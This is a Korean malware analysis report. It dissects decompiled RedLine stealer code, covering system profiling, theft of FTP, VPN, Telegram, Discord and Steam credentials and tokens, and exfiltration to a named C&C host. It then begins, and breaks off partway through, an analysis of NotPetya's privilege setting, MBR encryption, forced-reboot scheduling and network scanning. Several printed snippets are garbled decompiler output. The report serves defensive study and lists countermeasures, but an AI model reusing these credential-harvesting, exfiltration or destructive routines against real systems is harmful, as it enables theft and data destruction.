
```

// Token: 0x060001D1 RID: 465 RVA: 0x0000393A File Offset: 0x00001B3A
internal static object smethod_48()
{
    return InputLanguage.CurrentInputLanguage;
}

```

[그림 40. 언어 확인]

```
// Token: 0x060001D4 RID: 468 RVA: 0x00003951 File Offset: 0x00001B51
internal static object smethod_51()
{
    return TimeZoneInfo.Local;
}
```

[그림 41. 시간대 확인]

```
// Token: 0x0600025C RID: 604 RVA: 0x0000AF50 File Offset: 0x00009150
public static void smethod_4(this ScanResult scanResult_0)
{
    scanResult_0.City = scanResult_0.City ?? "UNKNOWN";
    scanResult_0.Country = scanResult_0.Country ?? "UNKNOWN";
    scanResult_0.FileLocation = scanResult_0.FileLocation ?? "UNKNOWN";
    scanResult_0.Hardware = scanResult_0.Hardware ?? "UNKNOWN";
    scanResult_0.IPv4 = scanResult_0.IPv4 ?? "UNKNOWN";
    scanResult_0.Language = scanResult_0.Language ?? "UNKNOWN";
    scanResult_0.MachineName = scanResult_0.MachineName ?? "UNKNOWN";
    scanResult_0.OSVersion = scanResult_0.OSVersion ?? "UNKNOWN";
    scanResult_0.Resolution = scanResult_0.Resolution ?? "UNKNOWN";
    scanResult_0.TimeZone = scanResult_0.TimeZone ?? "UNKNOWN";
    scanResult_0.ZipCode = scanResult_0.ZipCode ?? "UNKNOWN";
    scanResult_0.ScanDetails = scanResult_0.ScanDetails ?? new ScanDetails();
}
```

[그림 42. 도시, 국가, 언어 등 전체적인 시스템 확인]

- WMI 쿼리를 사용하여 시스템의 CPU, RAM, 백신 정보, 디스크 드라이브, 세션, ProductName, CSDVersion 등의 정보도 가져오는 것을 확인할 수 있다.

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor"))
```

[그림 43. CPU 정보 확인]

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController"))
```

[그림 44. RAM 정보 확인]

```
string[] array = new string[] { "FDIIndexServiceOTWSecurityCenterIndexService2", "FDIIndexServiceOTWSecurityServiceCenter" };
foreach (string text in new List<string> { "AntiquareInstallProductResult", "AntiquareInstallProductResult", "FiquareInstallProductResult" })
{
    foreach (string text2 in array)
    {
        try
        {
            using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(text2.Replace("IndexService", string.Format("{0}", text).Replace("quare", "IndexService"))))
            {
                foreach (ManagementObject managementObject in managementObjectSearcher.Get().OfType<ManagementObject>())
                {
                    foreach (PropertyData propertyData in managementObject.Properties)
                    {
                        Console.WriteLine(propertyData.Value);
                    }
                }
            }
        }
        catch { }
    }
}
```

[그림 45. 백신 및 방화벽 확인]

```
ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_DiskDrive");
```

[그림 46. 디스크 드라이브 확인]

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new string(new char[]
{
    'S', 'E', 'L', 'E', 'C', 'T', ' ', '*', 'F',
    'R', 'O', 'M', ' ', '*', 'I', 'N', ' ', '3', '2', ' ',
    'P', 'R', 'O', 'C', 'E', 'S', 'S', ' ', '*', 'W', 'H',
    'E', 'R', 'E', ' ', 'S', 'E', 'L', 'E', 'C', 'T', ' ',
    'M', 'I', 'D', ' ', '*'
})) + Process.GetCurrentProcess().SessionId + ""))
{
    using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
    {
        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            try
            {
                List<string> list2 = list;
                string[] array = new string[6];
                array[0] = new string(new char[] { 'I', 'D', ' ', ' ' });
                int num = 1;
                object obj = managementObject[new string(new char[] { 'P', 'R', 'O', 'C', 'E', 'S', 'S', ' ', 'I', 'D' })];
                array[num] = ((obj != null) ? obj.ToString() : null);
                array[2] = new string(new char[] { ' ', ' ', 'N', 'A', 'M', 'E', ' ', ' ' });
                int num2 = 3;
                object obj2 = managementObject[new string(new char[] { 'N', 'A', 'M', 'E' })];
                array[num2] = ((obj2 != null) ? obj2.ToString() : null);
                array[4] = new string(new char[]
                {
                    ' ', ' ', 'C', 'O', 'M', 'M', 'O', 'N', ' ', 'I', 'D', ' ', 'L',
                    ' ', 'N', 'E', ' ', ' '
                });
                int num3 = 5;
                object obj3 = managementObject[new string(new char[]
                {
                    'C', 'O', 'M', 'M', 'O', 'N', ' ', 'I', 'D', ' ', 'L', ' ', 'N',
                    'E'
                })];
            }
        }
    }
}
```

[그림 47. 세션 정보 확인]

```
ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_OperatingSystem");
```

[그림 48. OperatingSystem 확인]

```
string text2 = SystemInfoHelper.smetho45("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "ProductName");
SystemInfoHelper.smetho45("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "CSDVersion");
```

[그림 49. ProductName, CSDVersion 확인]

- exe, txt, csv, doc(x), dll 등의 파일들도 찾는 것을 확인할 수 있다.

```

IL_0110:
if (!ScannedFile.BeIRTRs0Yc7XFqic0EK(text, ".exe"))
{
    goto IL_0104;
}
for (;;)
{
    IL_0114:
    long num = ScannedFile.pTrHptsJITdmnUH8tWF(FileInfo);
    for (;;)
    {
        IL_00F8:
        long num2 = 4000L;
        for (;;)
        {
            IL_00E9:
            if (!ScannedFile.sITwJ5sr7wdQcAoIIQZ(text, ".docx"))
            {
                goto IL_00C1;
            }
            goto IL_00DD;
            for (;;)
            {
                IL_00CE:
                if (!ScannedFile.sITwJ5sr7wdQcAoIIQZ(text, ".txt"))
                {
                    goto IL_00B8;
                }
            }
        }
    }
}

```

[그림 50. 파일 확인 1]

```

IL_00B8:
if (ScannedFile.sITwJ5sr7wdQcAoIIQZ(text, ".doc"))
{
    goto IL_00B5;
}
IL_0098:
if (ScannedFile.sITwJ5sr7wdQcAoIIQZ(text, ".csv"))
{
    goto IL_00B5;
}
IL_00A5:
if (ScannedFile.sITwJ5sr7wdQcAoIIQZ(text, ".docx"))
{
    goto IL_00B5;
}
goto IL_015C;
}
IL_00DD:
num2 = 40000L;
goto IL_00CE;
IL_00C1:
if (!ScannedFile.sITwJ5sr7wdQcAoIIQZ(text, ".doc"))
{
    goto IL_00CE;
}
goto IL_00DD;
}
}
IL_0104:
if (ScannedFile.BeIRTRs0Yc7XFqic0EK(text, ".dll"))
{
    goto IL_0114;
}

```

[그림 51. 파일 확인 2]

- \\FileZilla\\recentservers.xml(ftp/sftp 서버 및 계정 정보 저장 파일),
\\FileZilla\\sitemanager.xml(ftp/sftp 서버 정보 저장 파일) 파일들도 찾는 것을 확인할 수 있다.

```

// Token: 0x02000006 RID: 6
internal class Class2
{
    // Token: 0x06000026 RID: 38 RVA: 0x00005488 File Offset: 0x00003688
    public static List<Account> smethod_0()
    {
        List<Account> list = new List<Account>();
        try
        {
            string text = string.Format(new string(new char[]
            {
                '(', '0', ')', 'www', 'F', 'i', 'l', 'e', 'Z', 'i',
                'l', 'l', 'a', 'www', 'r', 'e', 'c', 'e', 'n', 't',
                's', 'e', 'r', 'v', 'e', 'r', 's', 'i', 's', 'x', 'm',
                'l'
            }
            ), Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
            string text2 = string.Format(new string(new char[]
            {
                '(', '0', ')', 'www', 'F', 'i', 'l', 'e', 'Z', 'i',
                'l', 'l', 'a', 'www', 's', 'i', 't', 'e', 'm', 'a',
                'n', 'a', 'g', 'e', 'r', 'i', 's', 'x', 'm', 'l'
            }
            ), Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
            if (File.Exists(text))
            {
                list.AddRange(Class2.smethod_1(text));
            }
            if (File.Exists(text2))
            {
                list.AddRange(Class2.smethod_1(text2));
            }
        }
        catch
        {
        }
        return list;
    }
}

```

[그림 52. recentserver.xml, sitemanager.xml 확인]

- %AppData% 디렉토리에 Yandex\YaAddon 디렉토리를 생성한다.

```

string text = Class8.smethod_19(Class8.smethod_18(Environment.SpecialFolder.LocalApplicationData), "Yandex\YaAddon");

```

[그림 53. Yandex\YaAddon 디렉토리 생성 확인]

- windows, Program Files, Program Files (x86), Program Data 등의 디렉토리를 탐색하는 것을 확인할 수 있다.

```

// Token: 0x06000026 RID: 38 RVA: 0x00005488 File Offset: 0x00003688
public static List<string> smethod_1(string string_1, int int_0 = 4, int int_1 = 1, params string[] string_2)
{
    List<string> list = new List<string>();
    list.Add(new string(new char[] { 'w', 'w', 'w', 'F', 'i', 'l', 'e', 'Z', 'i', 'l', 'l', 'a', 'www', 'r', 'e', 'c', 'e', 'n', 't', 's', 'e', 'r', 'v', 'e', 'r', 's', 'i', 's', 'x', 'm', 'l' }));
    list.Add(new string(new char[]
    {
        'www', 'P', 'r', 'o', 'g', 'r', 'a', 'm', 'F',
        'i', 'l', 'e', 's', 'www'
    }
    ));
    list.Add(new string(new char[]
    {
        'www', 'P', 'r', 'o', 'g', 'r', 'a', 'm', 'F',
        'i', 'l', 'e', 's', 'www', '(', 'x', '8', '6', ')'
    }
    ));
    list.Add(new string(new char[]
    {
        'www', 'P', 'r', 'o', 'g', 'r', 'a', 'm', 'D',
        'a', 't', 'a', 'www'
    }
    ));
}

```

[그림 54. 디렉토리 탐색 확인]

- 하위 디렉토리와 디렉토리 내의 파일들을 탐색하는 것도 확인할 수 있다.

```
List<string> list2 = new List<string>();
if (string_2 != null && string_2.Length != 0 && int_1 <= int_0)
{
    try
    {
        foreach (string text in Directory.GetDirectories(string_1))
        {
            bool flag = false;
            foreach (string text2 in list)
            {
                if (text.Contains(text2))
                {
                    flag = true;
                    break;
                }
            }
            if (!flag)
            {
                try
                {
                    DirectoryInfo directoryInfo = new DirectoryInfo(text);
                    FileInfo[] files = directoryInfo.GetFiles();
                }
            }
        }
    }
}
```

[그림 55. 하위 디렉토리 탐색 및 파일 탐색]

- Nord VPN 에 대한 계정 정보도 탐색하는 것을 확인할 수 있다.

```
public static List<Account> method3()
{
    List<Account> list = new List<Account>();
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(EnvironmentVariables.GetFolderPath(EnvironmentVariablePath), "NordVPN"));
        new string(new char[]
        {
            'N', 'o', 'r', 'd', 'V', 'P', 'N', 'I', 'L', 'E', 'D', 'R', 'A', 'P', 'E', 'D', 'I', 'F', 'I', 'C', 'A', 'T', 'I', 'O', 'N', 'A', 'L', 'L', 'I', 'C', 'E', 'N', 'C', 'E', 'A', 'G', 'R', 'E', 'E', 'M', 'E', 'N', 'T'
        });
        if (directoryInfo.Exists)
        {
            return list;
        }
        DirectoryInfo[] directories = directoryInfo.GetDirectories(new string(new char[]
        {
            'N', 'o', 'r', 'd', 'V', 'P', 'N', 'I', 'L', 'E', 'D', 'R', 'A', 'P', 'E', 'D', 'I', 'F', 'I', 'C', 'A', 'T', 'I', 'O', 'N', 'A', 'L', 'L', 'I', 'C', 'E', 'N', 'C', 'E', 'A', 'G', 'R', 'E', 'E', 'M', 'E', 'N', 'T'
        }));
        for (int i = 0; i < directories.Length; i++)
        {
            foreach (DirectoryInfo directoryInfo2 in directories[i].GetDirectories())
            {
                try
                {
                    string text = Path.Combine(directoryInfo2.FullName, new string(new char[]
                    {
                        'N', 'o', 'r', 'd', 'V', 'P', 'N', 'I', 'L', 'E', 'D', 'R', 'A', 'P', 'E', 'D', 'I', 'F', 'I', 'C', 'A', 'T', 'I', 'O', 'N', 'A', 'L', 'L', 'I', 'C', 'E', 'N', 'C', 'E', 'A', 'G', 'R', 'E', 'E', 'M', 'E', 'N', 'T'
                    }));
                }
            }
        }
    }
}
```

[그림 56. Nord VPN 관련 파일 확인 1]

```

if (File.Exists(text))
{
    XmlDocument xmlDocument = new XmlDocument();
    xmlDocument.Load(text);
    string innerText = xmlDocument.SelectSingleNode(new string(new char[]
    {
        '/', '/', 's', 'e', 't', 't', 'S', 't', 'r',
        'i', 'n', 'g', ' ', 'R', 'e', 'p', 'l', 'a', 'c',
        'e', ' ', 'i', 'n', 'g', '[', '@', 'n', 'a', 'm', 'e',
        '=', 'www', 'U', 'S', 't', 'r', 'i', 'n', 'g', ' ',
        'R', 'e', 'p', 'l', 'a', 'c', 'e', 's', 'e', 'r',
        'n', 'a', 'm', 'e', 'e', 'www', ']', '/', 'v', 'a', 'S',
        't', 'r', 'i', 'n', 'g', ' ', 'R', 'e', 'p', 'l',
        'a', 'c', 'e', ' ', 'l', 'u', 'e'
    })).Replace("String.Replace", string.Empty)).InnerText;
    string innerText2 = xmlDocument.SelectSingleNode(new string(new char[]
    {
        '/', '/', 's', 'e', 't', 't', 'i', 'n', 'S', 't',
        'r', 'i', 'n', 'g', ' ', 'R', 'e', 'm', 'o', 'v',
        'e', ' ', 'g', '[', '@', 'n', 'a', 'm', 'e', '=', 'www',
        'P', 'a', 's', 's', 'w', 'S', 't', 'r', 'i', 'n',
        'g', ' ', 'R', 'e', 'm', 'o', 'v', 'e', 'o', 'r',
        'd', 'www', ']', '/', 'v', 'a', 'l', 'u', 'e', 'S', 't',
        'r', 'i', 'n', 'g', ' ', 'R', 'e', 'm', 'o', 'v',
        'e', 'e'
    })).Replace("String.Remove", string.Empty)).InnerText;
}

```

[그림 57. Nord VPN 관련 파일 확인 2]

- Proton VPN 의 ovpn 파일을 찾는 것을 확인할 수 있다.

```

// Token: 0x00000000 RID: 409 RID: 0x00000004 Type: System.Object
public override IEnumerable<Class40> method_11()
{
    List<Class40> list = new List<Class40>();
    try
    {
        list.AddNew Class40
        {
            Directory = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%\AppData\Local\ProtonVPN\bin\ProtonVPN.exe"), "File", string.Empty), new string(new char[] { 'P', 'r', 'o', 't', 'o', 'n', ' ', 'V', 'P', 'N' })),
            Pattern = new string("*.ovpn"),
            Recursive = false
        };
    }
    catch
    {
    }
    return list;
}

```

[그림 58. Proton VPN 관련 파일 확인]

- Open VPN 의 ovpn 파일을 찾는 것을 확인할 수 있다.

```

// Token: 0x00000000 RID: 409 RID: 0x00000004 Type: System.Object
public override IEnumerable<Class40> method_11()
{
    List<Class40> list = new List<Class40>();
    try
    {
        list.AddNew Class40
        {
            Directory = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%\AppData\Local\OpenVPN\bin\OpenVPN.exe"), "File", string.Empty), new string(new char[] { 'O', 'p', 'e', 'n', ' ', 'V', 'P', 'N' })),
            Pattern = new string("*.ovpn"),
            Recursive = false
        };
    }
    catch
    {
    }
    return list;
}

```

[그림 59. Open VPN 관련 파일 확인]

- 텔레그램, 디스코드, 스팀의 계정 및 토큰 정보를 찾는 것을 확인할 수 있다.

```

public override IEnumerable<Class43> Method_1C()
{
    List<Class43> list = new List<Class43>();
    try
    {
        int num = 1;
        foreach (string text in SystemInfoHelper.Method_1C("Tel", "earew.exe"))
        {
            try
            {
                list.Add(new Class43
                {
                    Tag = num.ToString(),
                    Pattern = "+",
                    Directory = new FileInfo(text).Directory.FullName + new string(new char[] { '\0', 't', 'd', 'a', 't', 'a' }),
                    Recursive = false
                });
                foreach (string text2 in Directory.GetDirectories(new FileInfo(text).Directory.FullName + new string(new char[] { '\0', 't', 'd', 'a', 't', 'a' })))
                {
                    if (new DirectoryInfo(text2).Name.Length == 16)
                    {
                        list.Add(new Class43
                        {
                            Tag = num.ToString(),
                            Pattern = "+",
                            Directory = text2,
                            Recursive = false
                        });
                    }
                }
            }
            num++;
        }
    }
}

```

[그림 60. 텔레그램 확인 1]

```

if (list.Count == 0)
{
    string text3 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\Telegram Desktop\userdata";
    list.Add(new Class43
    {
        Tag = num.ToString(),
        Pattern = "+",
        Directory = text3,
        Recursive = false
    });
    foreach (string text4 in Directory.GetDirectories(text3))
    {
        if (new DirectoryInfo(text4).Name.Length == 16)
        {
            list.Add(new Class43
            {
                Tag = num.ToString(),
                Pattern = "+",
                Directory = text4,
                Recursive = false
            });
        }
    }
}

```

[그림 61. 텔레그램 확인 2]

```
// Token: 0x06000121 RID: 289 RVA: 0x000082A0 File Offset: 0x000064A0
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.ExpandEnvironmentVariables(new string(new char[]
        {
            'X', 'a', 'p', 'p', 'd', 'a', 't', 'a', 'X', '###',
            'd', 'i', 's', 'c', 'o', 'r', 'd', '###', 'L', 'o',
            'c', 'a', 'l', 'S', 't', 'o', 'r', 'a', 'g',
            'e', '###', 'l', 'e', 'v', 'e', 'l', 'd', 'b'
        }));
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "-*.lo--g".Replace("-", string.Empty),
            Recursive = false
        });
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "1+.*11d1b".Replace("1", string.Empty),
            Recursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

[그림 62. 디스코드 \discord\Local Storage\leveldb 디렉토리 .log, .ldb 파일 확인]

```
// Token: 0x0600017C RID: 380 RVA: 0x00008A2C File Offset: 0x00006C2C
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(new string(new char[]
        {
            'S', 't', 'o', 'r', 'e', 'a', 't', 'e', '###', 'V',
            'e', 'l', 'e', 'v', 'e', 'l', 'd', 'b', '###', 'S', 't', 'o', 'r', 'a', 'g', 'e'
        }));
        if (registryKey == null)
        {
            return list;
        }
        string text = registryKey.GetValue(new string(new char[] { 'S', 't', 'o', 'r', 'e', 'a', 't', 'e', 'h' })) as string;
        if (!Directory.Exists(text))
        {
            return list;
        }
        list.Add(new Class43
        {
            Directory = text,
            Pattern = new string(new char[] { 'a', 's', 's', 'e', 't', 's' }),
            Recursive = false
        });
        list.Add(new Class43
        {
            Directory = Path.Combine(text, new string(new char[] { 'l', 'o', 'c', 'a', 'l', 'S', 't', 'o', 'r', 'a', 'g', 'e' })),
            Pattern = new string(new char[]
            {
                'a', 's', 's', 'e', 't', 's', 't', 'o', 'r', 'e', 'h', 'a', 't', 'e',
                'R', 'e', 'g', 'i', 's', 't', 'r', 'y', 'l', 'o', 'c', 'a', 'l', 'S', 't', 'o', 'r', 'a', 'g', 'e'
            }).Replace("string.Replace", string.Empty),
            Recursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

[그림 63. 스팀 레지스트리 Software\Valve\Steam 액세스 및 steamPath, ssfn, config, .vdf
파일 확인]

- 콘솔 창을 숨기는 기능을 확인할 수 있다.

```
// Token: 0x060002A7 RID: 679 RVA: 0x0000B594 File Offset: 0x00009794
public static void smethod_0()
{
    try
    {
        IntPtr IntPtr = Class41.LoadLibrary("kernel32");
        IntPtr IntPtr2 = Class41.LoadLibrary("user32.dll");
        IntPtr procAddress = Class41.GetProcAddress(IntPtr, "GetConsoleWindow");
        IntPtr procAddress2 = Class41.GetProcAddress(IntPtr2, "ShowWindow");
        IntPtr IntPtr3 = Class41.smethod_2(Class41.smethod_1<Class41.Delegate1>(procAddress));
        Class41.smethod_3(Class41.smethod_1<Class41.Delegate2>(procAddress2), IntPtr3, 0);
    }
    catch
    {
    }
}
```

[그림 64. 콘솔 창 숨김 확인]

- 악성 코드는 WCF 기반의 원격 서비스를 통하여 C&C 서버와 통신을 진행하고 있으며
위에서 수집한 정보를 C&C 서버로 보낸다.

```
// Token: 0x02000041 RID: 65
[ServiceContract(Name = "Endpoint")]
public interface IRemoteEndpoint
{
    // Token: 0x06000310 RID: 784
    [OperationContract(Name = "CheckConnect")]
    bool CheckConnect();

    // Token: 0x06000311 RID: 785
    [OperationContract(Name = "EnvironmentSettings")]
    ScanningArgs GetArguments();

    // Token: 0x06000312 RID: 786
    [OperationContract(Name = "SetEnvironment")]
    void VerifyScanRequest(ScanResult user);

    // Token: 0x06000313 RID: 787
    [OperationContract(Name = "GetUpdates")]
    IList<UpdateTask> GetUpdates(ScanResult user);

    // Token: 0x06000314 RID: 788
    [OperationContract(Name = "VerifyUpdate")]
    void VerifyUpdate(ScanResult user, int updateId);
}
```

[그림 65. 원격 서비스 방식 확인]

```
this.string_0 = "siyatermi.duckdns.org:17044";
```

[그림 66. C&C 서버 확인]

```
// Token: 0x0200003D RID: 61
public static class SystemInfoHelper
{
    // Token: 0x060002B5 RID: 693 RVA: 0x0000B5FC File Offset: 0x000097FC
    public static global::System.ServiceModel.Channels.Binding smethod_0()
    {
        BasicHttpBinding basicHttpBinding = new BasicHttpBinding();
        SystemInfoHelper.smethod_13(basicHttpBinding, int.MaxValue);
        SystemInfoHelper.smethod_14(basicHttpBinding, 2147483647L);
        SystemInfoHelper.smethod_15(basicHttpBinding, 2147483647L);
        SystemInfoHelper.smethod_17(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
        SystemInfoHelper.smethod_18(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
        SystemInfoHelper.smethod_19(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
        SystemInfoHelper.smethod_20(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
        SystemInfoHelper.smethod_21(basicHttpBinding, TransferMode.Buffered);
        SystemInfoHelper.smethod_22(basicHttpBinding, false);
        SystemInfoHelper.smethod_23(basicHttpBinding, null);
        XmlDictionaryReaderQuotas xmlDictionaryReaderQuotas = new XmlDictionaryReaderQuotas();
        SystemInfoHelper.smethod_24(xmlDictionaryReaderQuotas, 44567654);
        SystemInfoHelper.smethod_25(xmlDictionaryReaderQuotas, int.MaxValue);
        SystemInfoHelper.smethod_26(xmlDictionaryReaderQuotas, int.MaxValue);
        SystemInfoHelper.smethod_27(xmlDictionaryReaderQuotas, int.MaxValue);
        SystemInfoHelper.smethod_28(xmlDictionaryReaderQuotas, int.MaxValue);
        SystemInfoHelper.smethod_29(basicHttpBinding, xmlDictionaryReaderQuotas);
        BasicHttpSecurity basicHttpSecurity = new BasicHttpSecurity();
        SystemInfoHelper.smethod_30(basicHttpSecurity, BasicHttpSecurityMode.None);
        SystemInfoHelper.smethod_31(basicHttpBinding, basicHttpSecurity);
        return basicHttpBinding;
    }
}
```

[그림 67. 네트워크 통신을 위한 basicHttpBinding 객체 생성 확인]

```
// Token: 0x06000004 RID: 148 RVA: 0x0000679C File Offset: 0x0000498C
public bool smethod_0(string string_0)
{
    bool flag;
    try
    {
        ChannelFactory<RemoteEndpoint> channelFactory = new ChannelFactory<RemoteEndpoint>(Class7.smethod_1(), new EndpointAddress(Class7.smethod_2("http://", string_0, "/")));
        Class7.smethod_3();
        if (!Class7.smethod_4())
        {
            this.RemoteEndpoint_0 = channelFactory.CreateChannel();
        }
        flag = true;
    }
    catch (Exception)
    {
        flag = false;
    }
    return flag;
}
```

[그림 68. http 통신 채널 생성 확인]

```
▼ Domain Name System (response)
  Transaction ID: 0x62d6
  > Flags: 0x8180 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  ▼ Queries
    > siyatermi.duckdns.org: type A, class IN
```

[그림 70. wireshark DNS queries 확인]

- 정리해보면, RedLine 악성코드는 처음 실행 시 파일을 드랍하며 위장하고, 악성코드 실행 시 악성 C&C 서버인 siyatermi.duckdns.org:17044 와 네트워크 통신을 진행하며, 감염된 PC 의 위치 정보, 시스템 정보, VPN 정보, 쿠키 정보, 텔레그램 및 디스코드 등의 파일 정보 등을 탐색한 뒤 이와 관련된 계정 정보 및 토큰 정보들을 C&C 서버에 전송하는 악성코드임을 알 수 있다.

대응 방안

- 탐지용 YARA 룰 생성
 - C&C 주소 차단
 - 보안 정책 반영
-

Sample #2: [NotPetya]


- 분석 시기: 2025-03-08
- 악성코드 유형: 랜섬웨어
- 사용 도구: Ida Free, xdbg, Detect it easy, Procmon, Process Explorer
- 분석 방식: 정적 분석, 동적 분석

주요 기능 요약

- MBR 암호화 및 랜덤 한 키 값으로 파일 암호화
- 액티브 디렉토리와 자격 증명을 통해 네트워크로 전파

동작 흐름 요약 및 순서도

1. 실행
2. 프로세스 권한 설정
3. 시스템 및 서버 정보 확인
4. 파일 암호화
5. 로그 파일 제거 및 시스템 변경
6. 자격 증명 탐색 및 공유 폴더 연결
7. SID 탐색 및 SID 가(512, 519) 일 경우 새로운 스레드 생성 및 실행
8. 액티브 디렉토리 탐색



상세 분석

- 랜섬웨어 실행 시 실행 중인 프로세스에 디버깅(관리자) 권한, 시스템 종료권한, TCB(시스템 관리)권한을 설정하는 것을 볼 수 있다.

```

void sub_10007CC0()
{
    int v0; // esi

    if ( !dword_1001F114 )
    {
        dword_1001F118 = GetTickCount();
        v0 = sub_100081BA(L"SeShutdownPrivilege") != 0;
        if ( sub_100081BA(L"SeDebugPrivilege") )
            v0 |= 2u;
        if ( sub_100081BA(L"SeTcbPrivilege") )
            v0 |= 4u;
        dword_1001F144 = v0;
        dword_1001F104 = sub_10008677();
        if ( GetModuleFileNameW(hLibModule, &pszPath, 0x30Cu )
            sub_10008ACF());
    }
}
  
```

[그림 1. 권한 설정]

- 물리적 드라이브의 정보를 가져와 MBR 을 암호화하여 정상적으로 부팅을 할 수 없게 만든다. (1MZ 로 시작하는 문자열은 암호화패 지갑을 의미)

```
qmemcpy(v21, Buffer, sizeof(v21));
for ( j = 0; j < 0x200; ++j )
    v21[j] ^= 7u;
memset(v20, 7, sizeof(v20));
v23 = 0;
result = sub_10001424(v24, 0x20u);
dword_1001F8F8 = result;
if ( result >= 0 )
{
    result = sub_10001424(&v24[32], 8u);
    dword_1001F8F8 = result;
    if ( result >= 0 )
    {
        strcpy((char *)&v24[40], "1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX");
        v7 = strlen(Src);
        v8 = v7;
        if ( v7 )
        {
            if ( v7 > 0x156 )
                v8 = 342;
            memcpy(&v24[168], Src, v8);
            v24[v8 + 168] = 0;
        }
        v9 = (void *)off_1001B104(0x200u);
        v30 = v9;
        if ( v9 )
        {
            qmemcpy(v9, &unk_10018C50, 0x200u);
            result = 0;
        }
        else
        {
            result = -2147024882;
        }
    }
}
```

[그림 2. MBR 암호화]

- 이 후, 특정 시간 이후 시스템을 강제 재부팅을 시키기 위한 스케줄 설정을 cmd.exe 를 통해 실행한다.


```

int sub_100084DF()
{
    int v0; // ebx
    unsigned int v1; // eax
    unsigned int v2; // esi
    unsigned int v3; // edi
    const wchar_t *v4; // eax
    WCHAR v6[1024]; // [esp+Ch] [ebp-E28h] BYREF
    WCHAR Buffer[780]; // [esp+80Ch] [ebp-628h] BYREF
    struct _SYSTEMTIME SystemTime; // [esp+E24h] [ebp-10h] BYREF

    v0 = 0;
    GetLocalTime(&SystemTime);
    v1 = sub_10006973();
    if ( v1 < 0xA )
        v1 = 10;
    v2 = (v1 + 3) % 0x3C + SystemTime.wMinute;
    v3 = ((v1 + 3) / 0x3C + SystemTime.wHour) % 0x18;
    if ( GetSystemDirectoryW(Buffer, 0x30Cu) && PathAppendW(Buffer, L"shutdown.exe /r /f") )
    {
        if ( sub_10008494() )
        {
            v4 = L"/RU \\\"SYSTEM\\\" ";
            if ( (dword_1001F144 & 4) == 0 )
                v4 = (const wchar_t *)&unk_10014388;
            wprintfW(v6, L"schtasks %ws/Create /SC once /TN \\\"\\\" /TR \\\"%ws\\\" /ST %02d:%02d", v4, Buffer, v3, v2);
        }
        else
        {
            wprintfW(v6, L"at %02d:%02d %ws", v3, v2, Buffer);
        }
        v6[1023] = 0;
        return sub_1000838D(0);
    }
    return v0;
}

```

[그림 3. 강제 재부팅 설정 1]



[그림 4. 강제 재부팅 설정 2]

일반	트리거	동작	조건	설정	기록(사용 안 함)
이름:	{01A5CE1E-7FC8-4458-9EE3-27809BEED7C4}				
위치:	\				

[그림 5. 강제 재부팅 설정 3]

일반	트리거	동작	조건	설정	기록(사용 안 함)
작업을 만들 경우 작업이 시작될 때 발생하는 동작을 지정해야 합니다. 이 동작					
작업	자세히				
프로그램 시작	C:\Windows\system32\shutdown.exe /r /f				

[그림 6. 강제 재부팅 설정 4]

- Microsoft-DS 서비스(포트 445)와 NetBIOS Session Service(포트 139)가 열려있는지 확인하는 것을 볼 수 있으며, TCP 연결 정보 및 ARP, 네트워크 서버 목록 등을 확인하여 호스트와 연결된 네트워크 정보를 수집하는 것을 확인할 수 있다.

```
int __stdcall sub_1000A3D9(int a1)
{
    int v1; // esi

    v1 = 0;
    if ( sub_1000A2E8(a1, 0x1BDu) || sub_1000A2E8(a1, 0x8Bu) )
        return 1;
    return v1;
}
```

[그림 7. 445 포트 및 139 포트 오픈 확인]

```
v1 = 0;
LibraryW = LoadLibraryW(L"iphlpapi.dll");
hLibModule = LibraryW;
if ( LibraryW )
{
    GetExtendedTcpTable = (DWORD (__stdcall *) (PVOID, PDWORD, BOOL, ULONG, TCP_TABLE_CLASS, ULONG))GetProcAddress(
                                                                    LibraryW,
                                                                    "GetExtendedTcpTable");

    if ( GetExtendedTcpTable )
    {
        v13 = 0x100000;
        ProcessHeap = GetProcessHeap();
        v5 = (unsigned int *)HeapAlloc(ProcessHeap, 8u, 0x100000u);
        v12 = v5;
        if ( v5 )
        {
            v6 = GetExtendedTcpTable(v5, (PDWORD)&v13, 0, 2, TCP_TABLE_BASIC_CONNECTIONS, 0);
            v1 = v6 == 0;
            if ( !v6 )
            {
                v14 = 0;
                if ( *v5 )
                {
                    v7 = (unsigned __int8 *)v5 + 18;
                    do
                    {
                        if ( *(_DWORD *) (v7 - 14) == 5 )
                        {
                            wsprintfv(v10, L"%u.%u.%u.%u", *(v7 - 2), *(v7 - 1), *v7, v7[1]);
                            sub_10006FC7((char *)v10, 0, a1);
                            v5 = v12;
                        }
                        ++v14;
                        v7 += 20;
                    }
                }
            }
        }
    }
}
```

[그림 8. TCP 연결 확인]

```

